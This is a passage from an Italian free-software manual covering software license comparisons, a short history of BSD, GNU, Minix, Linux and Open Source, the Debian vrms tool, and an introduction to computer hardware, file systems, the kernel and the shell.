Nokia Open Source License		Sì		No		
Netscape Public License	NPL	Sì		No		
Jabber Open Source License		Sì		No		
Sun Industry Standards Source License		Sì		No		
Qt Public License	QPL	Sì		No		
FreeType License		Sì	No	No		
Open Compatibility License		Sì		No		

Tabella 1.3. Schema riassuntivo minimo per il confronto tra alcune licenze importanti, secondo le informazioni pubblicate da Free Software Foundation nel documento *Various Licenses and Comments about Them* raggiungibile all'indirizzo <*http://www.gnu.org/philosophy/license-list.html*>. Terza parte.

Denominazione	Sigla	Software libero entro i termini minimi di tale definizione	Copyleft	Compatibile con GNU-GPL	Compatibile con software non libero	Annotazioni
Artistic License	Artistic	No		No		Licenza formulata male.
Apple Public Source License	APSL	No		No		
Sun Community Source License		No		No		
Plan 9 License		No		No		
Open Public License		No		No		
Sun Solaris Source Code License		No		No		
YaST License		No		No		

1.4.1 Licenza Artistic

La licenza Artistic originale è, per convinzione diffusa, una licenza formulata male, troppo vaga e per questo inadatta a garantire la libertà del software. Sotto questo aspetto, si tratta di una licenza che non rientra nell'ambito del software libero.

Per porre rimedio alle carenze della licenza Artistic, ne esiste una versione revisionata, definibile come Clarified Artistic License.

1.4.2 Licenza BSD

La licenza BSD originale fa esplicito riferimento all'università di Berkeley, con espresso divieto di utilizzarne il nome per scopi pubblicitari. Anche se questo fatto non crea alcun problema alla fruizione del software, non è conveniente utilizzare questa licenza, a meno di avere un motivo valido in tal senso. A ogni modo, questa particolarità non la rende una licenza adatta a situazioni generali e crea problemi di compatibilità con la licenza GNU-GPL.

Esistono versioni modificate di questa licenza, per ovviare all'inconveniente che è stato descritto. Tuttavia, non esiste una definizione chiara per queste licenze e si continuano a indicare come licenze BSD, creando una confusione che invece sarebbe bene evitare.

1.4.3 Licenza QPL

La licenza QPL, nota perché è stata usata in passato per la libreria grafica Qt, è incompatibile con la licenza GNU-GPL e pone delle restrizioni alla circolazione delle modifiche.

1.5 Riferimenti

- *Categories of Free and Non-Free Software*

  <*http://www.gnu.org/philosophy/categories.html*>

  <*http://www.fsf.org/philosophy/categories.html*>

- *Various Licenses and Comments about Them*

  <*http://www.gnu.org/philosophy/license-list.html*>

  <*http://www.fsf.org/philosophy/license-list.html*>

- *The Free Software Definition*

  <*http://www.gnu.org/philosophy/free-sw.html*>

  <*http://www.fsf.org/philosophy/free-sw.html*>

- *Some Confusing or Loaded Words and Phrases that are Worth Avoiding*

  <*http://www.gnu.org/philosophy/words-to-avoid.html*>

  <*http://www.fsf.org/philosophy/words-to-avoid.html*>

- Eben Moglen, *Enforcing the GNU GPL*

  <*http://www.gnu.org/philosophy/enforcing-gpl.html*>

  <*http://www.fsf.org/philosophy/enforcing-gpl.html*>

Storia breve del software libero

L’esigenza di libertà nel settore del software è sempre stata sentita. Ma se oggi questo tipo di software rappresenta concretamente una scelta possibile, lo si deve all’azione di persone che con impegno hanno agito, **legalmente**, verso il raggiungimento di questo obiettivo.

2.1 BSD

I primi utenti di UNIX sono state le università, a cui in particolare questo sistema operativo veniva fornito a costo contenuto, con i sorgenti, ma senza alcun tipo di supporto tecnico, né alcuna garanzia. Proprio questa assenza di sostegno da parte della casa che lo aveva prodotto, stimolava la cooperazione tra gli utenti competenti, in pratica tra le università.

Il maggior fermento intorno a UNIX si concentrò presso l’università della California a Berkeley, dove a partire dal 1978 si cominciò a distribuire una variante di questo sistema operativo: BSD (*Berkeley software distribution*).

Per questo software, nacque una licenza d’uso che rimane il progenitore della filosofia del software libero: la licenza BSD (sezione 407).

Per molto tempo, la variante BSD di UNIX rimase relegata all’ambito universitario o a quello di aziende che avevano acquistato i diritti per utilizzare il codice sorgente dello UNIX originale. Ciò fino a quando si decise di ripulire lo Unix BSD dal codice proprietario.

Il risultato iniziale fu 386BSD, che venne rilasciato nel 1992 con la versione 0.1. Tuttavia, questa edizione libera dello Unix BSD non ebbe vita facile, dal momento che da quel punto iniziarono delle contese giudiziarie sulla proprietà di alcune porzioni di codice ritenute libere (a torto o a ragione che fosse).

Dai problemi di 386BSD che causarono la sua eliminazione dalla distribuzione pubblica, si svilupparono altri progetti indipendenti per ottenere, finalmente, un sistema BSD libero. Il primo di questi fu nominato NetBSD, al quale si aggiunse subito dopo FreeBSD; più tardi, apparve anche OpenBSD.

Tuttavia, i problemi legali non erano finiti. In particolare, per quanto riguarda FreeBSD, questa versione di BSD fu «libera» solo all’inizio del 1995 con la versione 2.0. Il pezzo seguente è tratto da *A Brief History of FreeBSD* di Jordan K. Hubbard, marzo 1998.

> The first CDROM (and general net-wide) distribution was FreeBSD 1.0, released in December of 1993. This was based on the 4.3BSD-Lite ("Net/2") tape from U.C. Berkeley, with many components also provided by 386BSD and the Free Software Foundation. It was a fairly reasonable success for a first offering, and we followed it with the highly successful FreeBSD 1.1 release in May of 1994.
>
> Around this time, some rather unexpected storm clouds formed on the horizon as Novell and U.C. Berkeley settled their long-running lawsuit over the legal status of the Berkeley Net/2 tape. A condition of that settlement was U.C. Berkeley’s concession that large parts of Net/2 were "encumbered" code and the property of Novell, who had in turn acquired it from AT&T some time previously. What Berkeley got in return was Novell’s "blessing" that the 4.4BSD-Lite release, when it was finally released, would be declared unencumbered and all existing Net/2 users would be strongly encouraged to switch. This included FreeBSD, and the project was given until the end of July 1994 to stop shipping its own Net/2 based product. Under the terms of that agreement, the project was allowed one last release before the deadline, that release being FreeBSD 1.1.5.1.

> FreeBSD then set about the arduous task of literally re-inventing itself from a completely new and rather incomplete set of 4.4BSD-Lite bits. The "Lite" releases were light in part because Berkeley's CSRG had removed large chunks of code required for actually constructing a bootable running system (due to various legal requirements) and the fact that the Intel port of 4.4 was highly incomplete. It took the project until December of 1994 to make this transition, and in January of 1995 it released FreeBSD 2.0 to the net and on CDROM. Despite being still more than a little rough around the edges, the release was a significant success and was followed by the more robust and easier to install FreeBSD 2.0.5 release in June of 1995.

Allo stato attuale, le tre varianti *BSD sono tutte riconducibili a BSD 4.4-Lite, dove le differenze più importanti riguardano le piattaforme hardware in cui possono essere installate e l'origine della distribuzione. Infatti, il punto di forza della variante OpenBSD, sta nel fatto di essere realizzata in Canada, da dove possono essere distribuiti anche componenti per la comunicazione crittografica.

2.2 GNU

Nel 1985, Richard Stallman ha fondato la FSF, *Free software foundation*, con lo scopo preciso di creare e diffondere la filosofia del «software libero». Libertà intesa come la possibilità data agli utenti di distribuire e modificare il software a seconda delle proprie esigenze e di poter distribuire anche le modifiche fatte (capitolo 375).

Queste idee filosofiche si tradussero in pratica nella redazione di un contratto di licenza d'uso, la General Public License (sezione 402), studiato appositamente per proteggere il software libero in modo che non potesse essere accaparrato da chi poi avrebbe potuto impedirne la diffusione libera. Per questo motivo, oggi, il copyright di software protetto in questo modo, viene definito copyleft.

Il software libero richiede delle basi, prima di tutto il sistema operativo. In questo senso, l'obiettivo pratico che si prefiggeva Richard Stallman era quello di realizzare, con l'aiuto di volontari, un sistema operativo completo.

Nacque così il progetto GNU (*Gnu's not Unix*), con il quale, dopo la realizzazione di un compilatore C, si volevano costruire una serie di programmi di servizio necessari nel momento in cui il cuore del sistema fosse stato completo.

Il progetto GNU diede vita così a una grande quantità di software utilizzabile sulla maggior parte delle piattaforme Unix, indirizzando implicitamente il software libero nella direzione dei sistemi di questo tipo.

Nel 1990 inizia lo sviluppo del kernel Hurd e intorno al 2000 inizia la distribuzione del sistema GNU/Hurd (sistema GNU basato su kernel Hurd).

2.3 Minix

Alla fine degli anni 1980, il professor Andrew S. Tanenbaum (capitolo 359) sviluppa , un sistema operativo Unix per elaboratori i86, realizzato specificamente per uso didattico. Era sufficiente acquistare il libro a cui era abbinato e si otteneva un sistema completo di sorgenti. Tuttavia, Minix aveva un problema: poteva essere usato, distribuito e modificato, solo per fini didattici.

I diritti di questo sistema operativo sono stati ceduti inizialmente alla casa editrice del libro con il quale questo veniva diffuso. Nell'anno 2000, Andrew S. Tanenbaum ha concordato che la licenza di Minix diventasse meno restrittiva della precedente, portandola ad assomigliare a quella di BSD.

2.4 Linux

Linux è nato come un progetto personale di studio delle funzionalità di multiprogrammazione dei microprocessori i386 da parte di Linus Torvalds, all'epoca uno studente all'università di Helsinki, in Finlandia.

Linus Torvalds decise di trasferire il suo studio dei microprocessori i386 su Minix, con l'idea di realizzare qualcosa di simile a Minix, anzi, qualcosa di migliore (*a better Minix than Minix*), cominciando da quel sistema operativo, per poi staccarsene completamente.

Dopo molto lavoro, Linus Torvalds riuscì ad arrivare a un sistema minimo e soprattutto autonomo da Minix. Il 5 ottobre 1991 inviò il messaggio seguente su comp.os.minix.

> Do you pine for the nice days of Minix-1.1, when men were men and wrote their own device drivers? Are you without a nice project and just dying to cut your teeth on a OS you can try to modify for your needs? Are you finding it frustrating when everything works on Minix? No more all-nighters to get a nifty program working? Then this post might be just for you.
>
> As I mentioned a month ago, I'm working on a free version of a Minix-lookalike for AT-386 computers. It has finally reached the stage where it's even usable (though may not be depending on what you want), and I am willing to put out the sources for wider distribution. It is just version 0.02...but I've successfully run bash, gcc, gnu-make, gnu-sed, compress, etc. under it.

L'anno di nascita di un sistema operativo basato sul kernel Linux[1] è quindi il 1991, anche se non è il caso di tentare di stabilire una data esatta della nascita della prima versione, la 0.01. Infatti, in quel momento non si poteva ancora parlare di sistema operativo vero e proprio; era solo la dimostrazione che la strada era giusta.

Linux non è rimasto il progetto personale di una persona; in breve tempo ha coinvolto un numero molto grande di persone, unite dal fatto che si trattava di un progetto libero da qualunque restrizione legale al suo utilizzo, alla sua diffusione, alla possibilità di modificarlo ecc. In pratica, la fortuna di Linux rispetto a Minix, è stata quella di avere scelto subito la licenza GNU-GPL (sezione 402), quella che ancora oggi rappresenta la difesa ideale per il software che viene scritto perché sia a disposizione di tutti. In questo modo si è superato il limite originale di Minix che lo rendeva interessante solo per professori e studenti. La licenza GPL rende Linux interessante per chiunque.

Tuttavia non bisogna trascurare l'importanza del progetto GNU, che ha dato al kernel Linux tutto quello che serve per arrivare a un sistema operativo completo: GNU/Linux appunto.

2.5 Open Source

Una volta compresa l'importanza del software libero, nel momento in cui hanno cominciato a giocarsi interessi economici, o di altro genere, si è posto il problema di definire in modo preciso e inequivocabile cosa sia effettivamente il «software libero».

In questa direzione si è distinto particolarmente il gruppo che pubblica la distribuzione GNU/Linux Debian, nel definire una serie di punti che devono essere rispettati per l'inserimento del software nella distribuzione stessa.

[1] Il nome originale di Linux avrebbe dovuto essere FREIX, ma poi, l'amministratore dell'FTP finlandese da cui si distribuivano le prime versioni del sistema, decise di cambiarlo, utilizzando un'alterazione del nome di Linus: Linux appunto.

Al problema dell’ambiguità del concetto, si affiancava l’ambiguità della denominazione: in inglese, free software poteva essere inteso come software gratuito (*free of charge*).

Così, nel 1998, nasce la definizione Open Source, a identificare i principi secondo cui il software può essere ritenuto «libero», riutilizzando gran parte del lavoro del gruppo Debian, ma dandogli un nome inequivocabile e non modificabile (<*http://www.opensource.org*>).

Tuttavia, nonostante le buone intenzioni, il nome di questa definizione è ancora più ambiguo, dal momento che non sintetizza il significato che vorrebbe avere. In breve: Open Source, ovvero «sorgente aperto», non fa pensare alla «libertà» che invece è il motivo alla base del software libero. In tal senso, benché la definizione Open Source sia un marchio registrato, non si riesce a impedire l’utilizzo di questi termini, in inglese, slegati da un contesto preciso. Così si permette di sfruttarli per «illudere» gli ingenui sulle qualità «open» del sorgente («source») di un certo prodotto commerciale (proprietario) che non ha nulla a che vedere con il software libero. Il vero problema, come sempre, è l’ignoranza: il software libero non è un concetto radicato e compreso a sufficienza.

2.6 Futuro del software libero

Da un punto di vista ideale, il futuro del software libero non è così roseo come sembrerebbe, a seguito dell’attenzione che viene data a livello commerciale al sistema operativo GNU/Linux e dall’euforia che ne deriva. Di per sé, ciò non dovrebbe essere un male, ma in questa situazione diventa difficile per l’utente comune riuscire a comprendere il significato e il valore del software libero; soprattutto diventa difficile distinguere facilmente quale software sia veramente «software libero».

In questo senso, chi crede nella filosofia che ha dato vita a tutto questo, non può esserne soddisfatto. Come scrive Richard Stallman in *Why ‘‘Free Software” is better than ‘‘Open Source”*:

> We have to say, ‘‘It’s free software and it gives you freedom!’’ -- more and louder than ever before.

Chi utilizza GNU/Linux e il software che può funzionare con questo sistema operativo, deve impegnarsi a **leggere le licenze d’uso**: tutto quello che porta il marchio «Linux» non è necessariamente «software libero». Questo non significa essere contrari all’utilizzo del software proprietario, ma diventa indispensabile distinguere le cose, soprattutto per il rispetto delle leggi.

L’ultima cosa da considerare nei confronti del futuro del software libero è il problema del brevetto sugli algoritmi e su altri concetti legati al software. Il brevetto impedisce la produzione di software libero che utilizzi algoritmi brevettati, anche se per la realizzazione dei programmi non si copia del codice protetto.

2.7 Un Richard Stallman «virtuale»

La distribuzione GNU/Linux Debian cerca di classificare in modo molto preciso il software che la compone, in modo da informare rapidamente l’utilizzatore su ciò che si accinge a installare. La definizione di ciò che per Debian è «libero» corrisponde praticamente alla definizione Open Source. In questo senso si tratta di un criterio meno restrittivo rispetto a ciò che invece sostiene la Free Software Foundation.

Nonostante questa differenza, il lavoro di classificazione di Debian rimane molto importante per l’utilizzatore distratto. In particolare, si può scandire quanto installato con il programma ‘**`vrms`**’, che letteralmente sta per *Virtual RMS*, ovvero, scherzosamente, un Richard Stallman virtuale.

Per chi usa questa distribuzione GNU/Linux, tale programma può essere molto utile, per scovare periodicamente il software che può dare qualche problema di tipo legale. A titolo di esempio viene mostrato il resoconto che potrebbe essere generato:

$ **vrms**[*Invio*]

```
               Non-free packages installed on dinkel

communicator-base-45      Popular World-Wide-Web browser software (base support)
communicator-nethelp-45   Popular World-Wide-Web browser software (runtime help
communicator-smotif-45    Popular World-Wide-Web browser software (full static M
doc-html-w3               Recommendations of the W3
gs-aladdin-manual         The Ghostscript user manual by Thomas Merz (English)
hwb                       The Hardware Book
netscape-base-45          Popular World-Wide-Web browser software (base support)
netscape-java-45          Popular World-Wide-Web browser software (java runtime
```

In questo estratto di esempio si può notare che viene considerata anche la documentazione, non solo il software inteso come programma applicativo.

2.8 Riferimenti

- *FreeBSD*

  <*http://www.freebsd.org/*>

- *NetBSD*

  <*http://www.netbsd.org/*>

- *OpenBSD*

  <*http://www.openbsd.org/*>

- *The Open Source Page*

  <*http://www.opensource.org/*>

- *The GNU Project and the Free Software Foundation (FSF)*

  <*http://www.gnu.org/*>

  <*http://www.fsf.org/*>

- *Linux OnLine -- The Linux Home Page*

  <*http://www.linux.org/*>

- Steve Baker *A Complete History of Tux (so far)*

  <*http://tuxaqfh.sourceforge.net/doc/index.html*>

- Stephen White *A Brief History of Computing*

  <*http://www.ox.compsoc.net/~swhite/history/timeline.html*>

Parte ii

Introduzione all'uso

Introduzione all'uso dell'elaboratore

Questo capitolo introduttivo potrebbe fare sorridere e sembrare fuori posto in un documento che di certo non è ancora adatto a un principiante. Tuttavia, dato il titolo, si tratta di un contenitore di appunti che potrebbero essere utili a qualcuno, magari per togliere qualche preconcetto sbagliato.

3.1 Struttura

Per comprendere la struttura di un elaboratore si può immaginare il comportamento di un cuoco nella sua cucina. Il cuoco prepara delle pietanze, o piatti, che gli sono stati ordinati, basandosi sulle indicazioni delle ricette corrispondenti. Le ordinazioni vengono effettuate dai clienti che si rivolgono al cuoco perché hanno appetito.

- L'elaboratore è la cucina;
- il cuoco è il microprocessore o CPU;
- l'appetito è il bisogno da soddisfare ovvero il problema da risolvere;
- la ricetta è il programma che il microprocessore deve eseguire;
- gli ingredienti sono l'input del programma;
- le pietanze o i piatti sono l'output del programma.

Il cuoco, per poter lavorare, appoggia tutto quanto, ingredienti e ricetta, sul tavolo di lavoro. Su una parte del tavolo sono incise alcune istruzioni che al cuoco servono sempre; in particolare quelle che il cuoco deve eseguire ogni volta che la cucina viene aperta: pulire il tavolo, controllare tutti gli strumenti (pentole, tegami, coltelli, cucchiai ecc.) e ricevere le ordinazioni assieme alle ricette. Senza queste istruzioni di inizio, il cuoco non saprebbe nemmeno che deve accingersi a ricevere delle ordinazioni.

Come detto, il cuoco corrisponde alla CPU; il tavolo di lavoro del cuoco è la *memoria centrale* (o *core*) che si suddivide in ROM e RAM. La ROM è quella parte di memoria che non può essere alterata (nell'esempio del cuoco, si tratta delle istruzioni incise sul tavolo); la RAM è il resto della memoria che può essere alterata a piacimento dalla CPU (il resto del tavolo).

L'elaboratore è pertanto una macchina composta da una o più CPU che si avvalgono di una memoria centrale per trasformare l'input (i dati in ingresso) in output (i dati in uscita).

L'elaboratore, per poter ricevere l'input e per poter produrre all'esterno l'output, ha bisogno di dispositivi: la tastiera e il mouse sono dispositivi di solo input, lo schermo e la stampante sono in grado soltanto di emettere output. I dischi sono dispositivi che possono operare sia in input che in output.

Il cuoco si avvale di dispense per conservare derrate alimentari (pietanze completate, ingredienti, prodotti intermedi) e anche ricette. Ciò perché il tavolo di lavoro ha una dimensione limitata e non si può lasciare nulla sul tavolo quando la cucina viene chiusa, altrimenti si perde tutto quello che c'è sopra (a eccezione di ciò che vi è stato inciso).

I dischi sono paragonabili alle dispense del cuoco e servono per immagazzinare dati elaborati completamente, dati da elaborare, dati già elaborati parzialmente e i programmi.

Diverse cucine possono essere collegate tra loro in modo da poter condividere o trasmettere ricette, ingredienti,...

Le interfacce di rete e i cavi che le collegano sono il mezzo fisico per connettere insieme diversi elaboratori, allo scopo di poter condividere dati e servizi collegati a essi, ma anche per permettere la comunicazione tra gli utenti dei vari elaboratori connessi.

3.1.1 Sistema operativo

Il *sistema operativo* di un elaboratore è il programma più importante. È quello che viene attivato al momento dell'accensione dell'elaboratore; esso esegue gli altri programmi. Sarebbe come se il cuoco eseguisse una ricetta (il sistema operativo) che gli dà le istruzioni per poter eseguire le altre ricette.

Il sistema operativo determina quindi il comportamento dell'elaboratore. Cambiare sistema operativo in un elaboratore è come cambiare il direttore di un ufficio: a seconda della sua professionalità e delle sue doti personali, l'ufficio funzionerà in modo più o meno efficiente rispetto a prima e, pur se non cambia niente altro, per gli impiegati potrebbe tradursi in un modo di lavorare completamente nuovo.

Ci sono sicuramente affinità tra un sistema operativo e l'altro, ma questo vuol sempre dire una marea di dettagli differenti e soprattutto l'impossibilità di fare funzionare lo stesso programma su due sistemi operativi differenti, a meno che ciò sia stato previsto e voluto da chi costruisce i sistemi operativi.

3.1.2 Dispositivi

Come già accennato, i *dispositivi* sono qualcosa che è separato dall'elaboratore inteso come l'insieme di CPU e memoria centrale. A seconda del tipo e della loro collocazione, questi possono essere interni o periferici, ma tale tipo di distinzione è quasi scomparso nel linguaggio normale, tanto che molti chiamano ancora periferiche tutti i dispositivi. Vale la pena di distinguere fra tre tipi di dispositivi fondamentali:

- dispositivi di memorizzazione;
- dispositivi per l'interazione tra l'utente e l'elaboratore;
- interfacce di rete.

I dispositivi di memorizzazione sono qualunque cosa che sia in grado di conservare dati anche dopo lo spegnimento della macchina. Il supporto di memorizzazione vero e proprio potrebbe essere parte integrante del dispositivo stesso oppure essere rimovibile.

I supporti di memorizzazione possono essere di qualunque tipo, anche se attualmente si è abituati ad avere a che fare prevalentemente con dischi (magnetici, ottici o magneto-ottici). In passato si è usato di tutto e il primo tipo di supporto di memorizzazione sono state le schede di cartoncino perforate.

Anche i dispositivi per l'interazione con l'utente possono avere qualunque forma possibile e immaginabile. Non è il caso di limitarsi all'idea che possa trattarsi solo di tastiera, schermo e mouse. Soprattutto non è il caso di supporre che un elaboratore possa avere solo uno schermo, oppure che possa avere una sola stazione di lavoro.

Le interfacce di rete sono i dispositivi che consentono la connessione tra diversi elaboratori in modo da permettere la condivisione di risorse e la comunicazione in generale. Anche in questo caso, non si può semplificare e pensare che possa trattarsi esclusivamente di schede di rete: qualunque «porta» verso l'esterno può diventare un'interfaccia di rete.

3.2 Dispositivi per l'interazione tra l'utente e la macchina

Se si lascia da parte il periodo delle schede perforate, si può dire che il primo tipo di strumento per l'interazione tra utente e macchina sia stato la telescrivente: una sorta di macchina da scrivere in grado di ricevere input dalla tastiera e di emettere output attraverso la stampante. In questo modo, l'input umano (da tastiera) era fatto di righe di testo terminate da un codice per il ritorno a capo (interruzione di riga, o *newline*) e nello stesso modo era composto l'output che appariva su carta.

La telescrivente era (ed è) un terminale dell'elaboratore. Ormai, la stampante della telescrivente è stata sostituita da uno schermo, che però spesso si comporta nello stesso modo: emette un flusso di testo dal basso verso l'alto, così come scorre la carta a modulo continuo attraverso una stampante. In questa situazione, la stampante ha preso un suo ruolo indipendente dal terminale originale e serve come mezzo di emissione di output finale, piuttosto che come mezzo per l'interazione.

Il terminale, composto da tastiera e schermo, o comunque da un'unità per ricevere l'input e un'altra per emettere l'output, viene visto normalmente come una cosa sola. Quando si tratta di quello principale, si parla in particolare di *console*.

3.2.1 Tastiera

La tastiera è una tavoletta composta da un insieme di tasti, ognuno dei quali genera un impulso particolare. È l'elaboratore che si occupa di interpretare e tradurre gli impulsi della tastiera. Questo sistema permette poi di attribuire ai tasti la funzione che si vuole.

Questo significa anche che non esiste uno standard generale di quello che una tastiera deve avere. Di solito si hanno a disposizione tasti che permettono di scrivere le lettere dell'alfabeto inglese, i simboli di punteggiatura consueti e i numeri; tutto il resto è opzionale. Tanto più opzionali sono i tasti a cui si attribuiscono solitamente funzioni particolari. Questa considerazione è importante soprattutto per chi non vuole rimanere relegato a una particolare architettura dell'elaboratore.

3.2.2 Schermo

Il terminale più semplice è composto da una tastiera e uno schermo, ma questa non è l'unica possibilità. Infatti, ci possono essere terminali con più schermi, ognuno per un diverso tipo di output.

Nel tempo, l'uso dello schermo si è evoluto, dalla semplice emissione sequenziale di output come emulazione di una stampante, a una sorta di guida di inserimento di dati attraverso modelli-tipo. Le maschere video sono questi modelli-tipo attraverso cui l'input della tastiera viene guidato da un campo all'altro. L'ultima fase dell'evoluzione degli schermi è quella grafica, nella quale si inserisce anche l'uso di un dispositivo di puntamento, solitamente il mouse, come un'estensione della tastiera.

3.2.3 Stampante

Le stampanti tradizionali sono solo in grado di emettere un flusso di testo, come avveniva con le telescriventi. Più di recente, con l'introduzione delle stampanti ad aghi, si è aggiunta la possibilità di comandare direttamente gli aghi in modo da ottenere una stampa grafica.

Ma quando la stampa diventa grafica, entrano in gioco le caratteristiche particolari della stampante. Per questo, l'ultima fase evolutiva della stampa è stata l'introduzione dei linguaggi di stampa, tra cui il più importante è stato ed è PostScript, come mezzo di definizione della stampa in modo

indipendente dalle caratteristiche della stampante stessa. Così, l'output ricevuto dalle stampanti può essere costruito sempre nello stesso modo, lasciando alle stampanti l'onere di trasformarlo in base alle loro caratteristiche e capacità.

3.3 Dispositivi di memorizzazione

I dispositivi di memorizzazione sono fondamentalmente di due tipi: ad accesso sequenziale e ad accesso diretto. Nel primo caso, i dati possono essere memorizzati e riletti solo in modo sequenziale, senza la possibilità di accedere rapidamente a un punto desiderato, come con i nastri magnetici usati ancora oggi in qualità di mezzo economico per archiviare dati. Nel secondo caso, i dati vengono registrati e riletti accedendovi direttamente, come avviene con i dischi.

I dispositivi di memorizzazione ad accesso diretto, per poter gestire effettivamente questa loro caratteristica, richiedono la presenza di un sistema che organizzi lo spazio disponibile al loro interno. Questa organizzazione si chiama *file system*.

3.3.1 File

In prima approssimazione, il *file* è un'unità di informazioni che si compone in pratica di una sequenza di codici. I dispositivi di memorizzazione ad accesso diretto, muniti di file system, consentono la gestione di diversi file, mentre quelli ad accesso sequenziale permettono la gestione di un solo file su tutta la loro dimensione.

Quando il file viene visto come una semplice sequenza di codici corrispondenti a testo normale, lo si può immaginare come un testo dattiloscritto: la sequenza di caratteri viene interrotta alla fine di ogni riga da un codice invisibile che fa riprendere il testo all'inizio di una riga successiva. Questo codice di interruzione di riga, spesso identificato con il termine *newline*, cambia a seconda della piattaforma utilizzata.

3.3.2 File system

Il file system è il sistema che organizza i file all'interno dei dispositivi di memorizzazione ad accesso diretto. Ciò significa che tutto ciò che è contenuto in un file system è in forma di file.

Il modo più semplice per immaginare un file system è quello di un elenco di nomi di file abbinati all'indicazione della posizione in cui questi possono essere trovati. Questo sistema elementare può forse essere utile in presenza di dispositivi di memorizzazione particolarmente piccoli dal punto di vista della loro capacità.

Generalmente, si utilizzano elenchi strutturati, per cui da un elenco si viene rimandati a un altro elenco più dettagliato che può contenere l'indicazione di ciò che si cerca o il rinvio a un altro elenco ancora. Questi elenchi sono chiamati *directory* (o cartelle in alcuni sistemi) e sono file con questa funzione speciale.

Per questo motivo, la struttura di un file system assume quasi sempre una forma a stella (o ad albero), nella quale c'è un'origine a partire da cui si diramano tutti i file. Le diramazioni possono svilupparsi in modo più o meno esteso, a seconda delle esigenze.

Data l'esistenza di questo tipo di organizzazione, si utilizza una notazione particolare per indicare un file all'interno di un file system. Precisamente si rappresenta il *percorso* necessario a raggiungerlo:

- una barra obliqua rappresenta la directory principale, altrimenti chiamata anche radice, o *root*;

- un nome può rappresentare indifferentemente una directory o un file;
- un file o una directory che discendono da una directory precedente, si indicano facendo precedere una barra obliqua.

Per esempio, '`/uno/due/tre`' rappresenta il file (o la directory) '`tre`' che discende da '`due`', che discende da '`uno`', che a sua volta discende dall'origine.[1]

Il tipo di file system determina le regole a cui devono sottostare i nomi dei file. Per esempio, ci possono essere situazioni in cui sono consentiti simboli speciali, come il carattere spazio, e altre in cui questo non è possibile. Nello stesso modo, la lunghezza massima dei nomi è sottoposta a un limite.

Oltre a questo, il file system permette di annotare delle informazioni accessorie che servono a qualificare i file, per esempio per poter distinguere tra directory e file contenenti dati normali.

Tradizionalmente si utilizzano due nomi convenzionali per poter fare riferimento alla directory in cui ci si trova e a quella precedente (nel senso di quella che la contiene):

- '`.`' un punto singolo rappresenta la directory in cui ci si trova;
- '`..`' due punti in sequenza rappresentano la directory genitrice, ovvero quella che contiene la directory che si sta osservando.

3.4 Sistema operativo


Il sistema operativo è ciò che regola il funzionamento di tutto l'insieme di queste cose. Volendo schematizzare, si possono distinguere tre aspetti di questo:

- il kernel;
- la shell;
- i programmi di servizio.

3.4.1 Kernel

Il *kernel* è il nocciolo del sistema. Idealmente, è una sorta di astrazione nei confronti delle caratteristiche fisiche della macchina ed è il livello a cui i programmi si rivolgono per qualunque operazione. Ciò significa, per esempio, che i programmi non devono (non dovrebbero) accedere direttamente ai dispositivi fisici, ma possono utilizzare dispositivi logici definiti dal kernel. Questa è la base su cui si fonda la *portabilità* di un sistema operativo su piattaforme fisiche differenti.


[1] Il tipo di barra obliqua che si utilizza dipende dal sistema operativo. La barra obliqua normale corrisponde al sistema tradizionale.

Figura 3.1. Il kernel avvolge idealmente l'elaboratore e i suoi dispositivi fisici, ovvero tutto l'hardware, occupandosi di interagire con i programmi che ignorano l'elaboratore fisico.

La portabilità è quindi la possibilità di trasferire dei programmi su piattaforme differenti, ciò attuato normalmente in presenza di kernel che forniscono funzionalità compatibili.

Naturalmente esistono sistemi operativi che non forniscono kernel tanto sofisticati e lasciano ai programmi l'onere di accedere direttamente alle unità fisiche dell'elaboratore. Si tratta però di sistemi di serie «B», anche se la loro nascita è derivata da necessità evidenti causate dalle limitazioni di risorse degli elaboratori per i quali venivano progettati.

3.4.2 Shell

Il kernel offre i suoi servizi e l'accesso ai dispositivi attraverso chiamate di funzione. Però, mentre i programmi accedono direttamente a questi, perché l'utente possa accedere ai servizi del sistema occorre un programma particolare che si ponga come intermediario tra l'utente (attraverso il terminale) e il kernel. Questo tipo di programma è detto *shell*. Come suggerisce il nome (conchiglia), si tratta di qualcosa che avvolge il kernel, come se questo fosse una perla.

Figura 3.2. La shell è il programma che consente all'utente di accedere al sistema. I terminali attraverso cui si interagisce con la shell sono comunque parte dell'hardware controllato dal kernel.

Un programma shell può essere qualunque cosa, purché in grado di permettere all'utente di avviare e possibilmente di controllare i programmi. La forma più semplice, che è anche la più vecchia, è la riga di comando presentata da un invito, o *prompt*. Questo sistema ha il vantaggio di poter essere utilizzato in qualunque tipo di terminale, compresa la telescrivente. Nella sua forma

più evoluta, può arrivare a un sistema grafico di icone o di oggetti grafici simili, oppure ancora a un sistema di riconoscimento di comandi in forma vocale. Si tratta sempre di shell.

3.4.3 Programmi di servizio
